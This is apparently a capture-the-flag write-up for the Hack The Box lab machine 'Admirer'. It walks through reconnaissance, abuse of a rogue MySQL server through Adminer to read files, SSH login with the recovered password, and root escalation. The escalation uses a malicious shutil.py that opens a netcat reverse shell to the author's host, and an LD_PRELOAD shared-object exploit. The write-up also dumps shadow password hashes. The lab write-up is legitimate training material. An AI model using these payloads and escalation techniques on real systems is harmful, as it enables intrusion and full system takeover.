


Admirer

```
=====
| ADMIRER 10.10.10.187 |
=====
```



InfoGathering

FTP

SSH

```
SSH server version: SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7 ( service.version=7.4p1
openssh.comment=Debian-10+deb9u7 service.vendor=OpenBSD service.family=OpenSSH
service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.4p1 os.vendor=Debian
os.family=Linux os.product=Linux os.version=9.0 os.cpe23=cpe:/o:debian:debian_linux:9.0
service.protocol=ssh fingerprint_db=ssh.banner
```


```
SSH 10.10.10.187 22 10.10.10.187 [*] SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7
```

```
PORT STATE SERVICE
22/tcp open  ssh
  ssh-auth-methods:
    Supported authentication methods:
      publickey
      password
  _
  ssh-hostkey:
    2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
    256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
  _
    256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
  _
  ssh-publickey-acceptance:
  _ Accepted Public Keys: No public keys accepted
  _ssh-run: Failed to specify credentials and command to run.
  ssh2-enum-algos:
    kex_algorithms: (10)
      curve25519-sha256
      curve25519-sha256@libssh.org
      ecdh-sha2-nistp256
      ecdh-sha2-nistp384
      ecdh-sha2-nistp521
      diffie-hellman-group-exchange-sha256
      diffie-hellman-group16-sha512
      diffie-hellman-group18-sha512
      diffie-hellman-group14-sha256
      diffie-hellman-group14-sha1
    server_host_key_algorithms: (5)
      ssh-rsa
      rsa-sha2-512
      rsa-sha2-256
      ecdsa-sha2-nistp256
      ssh-ed25519
    encryption_algorithms: (6)
      chacha20-poly1305@openssh.com
      aes128-ctr
      aes192-ctr
      aes256-ctr
      aes128-gcm@openssh.com
      aes256-gcm@openssh.com
    mac_algorithms: (10)
      umac-64-etm@openssh.com
      umac-128-etm@openssh.com
      hmac-sha2-256-etm@openssh.com
      hmac-sha2-512-etm@openssh.com
      hmac-sha1-etm@openssh.com
      umac-64@openssh.com
      umac-128@openssh.com
      hmac-sha2-256
      hmac-sha2-512
      hmac-sha1
    compression_algorithms: (2)
      none
  _
      zlib@openssh.com
```

HTTP




Web servers

 Apache 2.4.25


Operating systems

 Debian

Programming languages

 PHP

JavaScript libraries

 jQuery 3.4.1

HOME PAGE: <http://10.10.10.187/index.php>

- Nikto v2.1.6


+ Target IP: 10.10.10.187
+ Target Hostname: 10.10.10.187
+ Target Port: 80
+ Start Time: 2020-05-02 15:03:53 (GMT-4)

+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7867 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2020-05-02 15:14:59 (GMT-4) (666 seconds)

<http://10.10.10.187/robots.txt>

User-agent: *

This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir



VERSION INFO DISCLOSED <http://admirer.htb/utility-scripts/info.php>



System	Linux admirer 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64
Build Date	Feb 16 2020 15:11:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
 Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
 with Zend OPcache v7.0.33-0+deb9u7, Copyright (c) 1999-2017, by Zend Technologies



- SQL QUERIES** <http://admirer.htb/utility-scripts/info.php>
- CREDENTIALS** <http://admirer.htb/admin-dir/credentials.txt>
- SQL DB ACCESS** <http://admirer.htb/utility-scripts/adminer.php>

Gaining Access

To gain access requires exploitation of the MySQL server through Admirer
 RESOURCE: <https://github.com/allyshka/Rogue-MySql-Server>
 REFERENCE: <http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/>

To gain Waldos credentials by reading files on the server do the following

Edit the `rogue_mysql_server.py` file

change `/etc/passwd` in that py file to `/var/www/html/index.php`. Our user must not be able to read the `/etc/passwd` file

then run that Rogue SQL server

```
python rogue_mysql_server.py
```

```
root@toborKALI:~/HTB/Admirer/Rogue-MySQL-Server# python rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_handler connected
y|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_serv
error: uncaptured python exception, closing channel <__main__.http_request_handler connected
y|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_serv
^CTraceback (most recent call last):
  File "rogue_mysql_server.py", line 248, in <module>
    asyncore.loop()
  File "/usr/lib/python2.7/asyncore.py", line 216, in loop
```

Now sign into your rogue SQL server using Admirer and read your `mysql.log` file

<http://admirer.htb/utility-scripts/admirer.php?server=10.10.14.20&username=any&db=any>

Language: English ▼ MySQL » 10.10.14.20 » Database: any

Admirer 4.6.2 **4.7.6** Database: any

DB: Alter database Database schema Privileges

Tables and views

SQL command Import
Export Create table

No tables. Create table Create view

Routines
Create procedure Create function

Events
Create event

```
cat mysql.log
```

```
.css" /></noscript>\n\t</head>\n\t<body class="is-preload
header">\n\t\t\t\t\t\t\t\t\t<h1><a href="index.html"><strong>A
.><a href="#footer" class="icon solid fa-info-circle">Ab
\t\t\t\t<div id="main">\t\t\t\t\n\t\t\t\t\t\t\t\t <?php\n
\t\t\t\t\t\t\t\t $password = "&<h5b~yK3F#{PaPB&dA}{H>";\n
\t\t\t\t\t\t\t\t $conn = new mysqli($servername, $username, $passw
ror) {\n
\t\t\t\t\t\t\t\t die("Connection fai
OM items";\n
\t\t\t\t\t\t\t\t $result = $conn->que
ata of each row\n
\t\t\t\t\t\t\t\t while($row
```

USER: waldo

PASS: &<h5b~yK3F#{PaPB&dA}{H>

I was then able to use those credentials to SSH in as Waldo

```
ssh waldo@10.10.10.187
&<h5b~yK3F#{PaPB&dA}{H>
```

I could then read user flag

```
cat /home/waldo/user.txt
# RESULTS
4ff414d1c53e7fb649d44a5dd593bb7f
```

```
You have new mail in /var/mail/waldo
waldo@admirer:~/tmp/.tobor$ cat /home/waldo/user.txt
4ff414d1c53e7fb649d44a5dd593bb7f
waldo@admirer:~/tmp/.tobor$
```

USER FLAG: 4ff414d1c53e7fb649d44a5dd593bb7f

PrivEsc

Waldo has sudo permissions to run /opt/scripts/admin_tasks.sh

```
waldo@admirer:~/tmp/.tobor$ sudo -l
[sudo] password for waldo:

Sorry, try again.
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
(ALL) SETENV: /opt/scripts/admin_tasks.sh
You have new mail in /var/mail/waldo
```

Reading /opt/scripts/admin_tasks.sh we can see another script /opt/scripts/backup.py is being executed

```

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while ..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

```

Reading /opt/scripts/backup.py we can see the library that is imported (shutil) and the command used (make_archive)

```

waldo@admirer:/tmp/.tobor$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)

```

Make a malicious file called shutil.py containing a malicious make_archive function
CONTENTS OF `shutil.py`

```

import os
def make_archive(dst, target, src):
    os.system('nc 10.10.14.20 1337 -e /bin/bash')

```

Upload our malicious python library to the target and create the PYTHONPATH env variable to ensure our malicious file gets used

```

# Download malicious library file to target
wget http://10.10.14.20/shutil.py
chmod +x /tmp/.tobor/shutil.py
# Verify the order in which libraries are checked
python3 -c 'import sys; print("\n".join(sys.path))'
# Ensure there are no issues in your payload
python3 shutil.py -d

# Set pythonpath variable to use our malicious module and execute payload
sudo PYTHONPATH=/tmp/.tobor /opt/scripts/admin_tasks.sh
&<h5b-yK3F#{PaPB&dA}{H>
# Use option 6 to execute backup script
6

```



```
waldo@admirer:/tmp/.tobor$ sudo PYTHONPATH=/tmp/.tobor /opt/scripts/admin_tasks.sh
[sudo] password for waldo:

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp/.tobor$ cat: /root/root.tt: No such file or directory
|
```

That will create a shell as root

```
[*] Command shell session 1 opened (10.10.14.20:1337 → 10.10.10.187:35102) at 2020-05-03 00:53:39 -0400

whoami
root
cat /root/root.tt
cat /root/root.txt
60cdbf687db6f0f6535fd82d37fa1e24
```

```
cat /root/root.txt
```

ROOT FLAG: 60cdbf687db6f0f6535fd82d37fa1e24

There is also another method to be aware of utilizing the same concept for Privilege Escalation exploiting the LD_PRELOAD env var

LD_PRELOAD is an environment variable that lists shared libraries with functions that override the standard set.

Shared Libraries are loaded every time an application starts.

We have sudo permissions to change the environment variable. We can exploit this by loading a “shared library” containing /bin/sh in our sudo command by setting the malicious “library” as the LD_PRELOAD variable value.

CONTENTS OF shell.c

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

Compile the exploit and load it to the machine

```
# Compile exploit
gcc -fPIC -shared -o preloadShell.so preloadShell.c -nostartfiles

# Download it to the target
wget http://10.10.14.20/shell.so
chmod +x shell.so

# Use sudo the same as before
sudo LD_PRELOAD=/tmp/.tobor/preloadShell.so /opt/scripts/admin_tasks.sh
&<h5b~yK3F#{PaPB&dA}-{H>
```

```
waldo@admirer:/tmp/.tobor$ sudo LD_PRELOAD=/tmp/.tobor/preloadShell.so /opt/scripts/admin_tasks.sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
60cdbf687db6f0f6535fd82d37fa1e24
# |
```

HASHES

```
root:$6$M5g.E5/j$AO7lZNZXLfABZld5uGh/
YB3j1Va4AG9Tmw1icvm2MsDOj6B1RFloUmnA9j4DlIsILOedBvVQg66CVjGrd.fl0:18374:0:99999:7:::
ftpuser:$6$uwoMbgxv
$bZ6xpj68qfDluyv8CRuvMZzLNVdvU5bbQjUlzOvKADYT4fY.9PBFiAlyUUraLEdHOfXcA80A3DEO9IPC
penny:$6$7DWC0bbT
$VPZgFL0mmSN6y80EbmXKDO7wTLsmQKezyrk4Djiyctue4E.hAQCLFBEEBc/oZu/
VRFDk0zjF3eRqqXTIb5lh90:18232:0:99999:7:::
rajesh:$6$TOZ9h5Ze
$qZOn2WA.foHBdGLTzR5t6ahpfTkco108lyMtTvKG6NMITPZAud.N1eTOxNoNz.ujnXZEwCbu/
bEoaRcjaW/o30:18232:0:99999:7:::
amy:$6$KIZ/Mq5/$vldaB2MUz0uieRfjNk1/
eyEFcUt0M/4yee6LA4OWNLgXemvg8LjllGzhi.D2BNeStMjfnwYiNYp0tofbjPqEP.:18232:0:99999:7:::
leonard:$6$iNacW4L.
$0/1a9ySMQIUwb/0qNmEmpKTiXt6c7J0iaMvubAMmmCKk5sjqxNZFsAk.IIRHHzIVeEs71GPsvU34pWl
bernadette:$6$mrAl10Ms
$.cNT6oA4XmVcgwTbczlCh9aCW6Cvf88T4Cboxmoef95.hvGZF7u.QRudLdAolonb7ohQfKgy/
VoWioPv29Lir0:18232:0:99999:7:::
howard:$6$sniElKnu$eUx6Ycu0FNjBg1cGZr7H/uHz6SVp/zUzqQblsfawzjirq/rFs.AL0T7oNZX/
Yu6Za2qM.t5TfD1TxLcNQEVBH.:18232:0:99999:7:::
waldo:$6$KABmW2IU
$dOlv1VLeLwjhYnNfEFOTWELyXkw8hC8LDt04DZBW1fqLIAcsGmoba.ch.FpLGsSVI5YzwNFY9gt/0k1c
```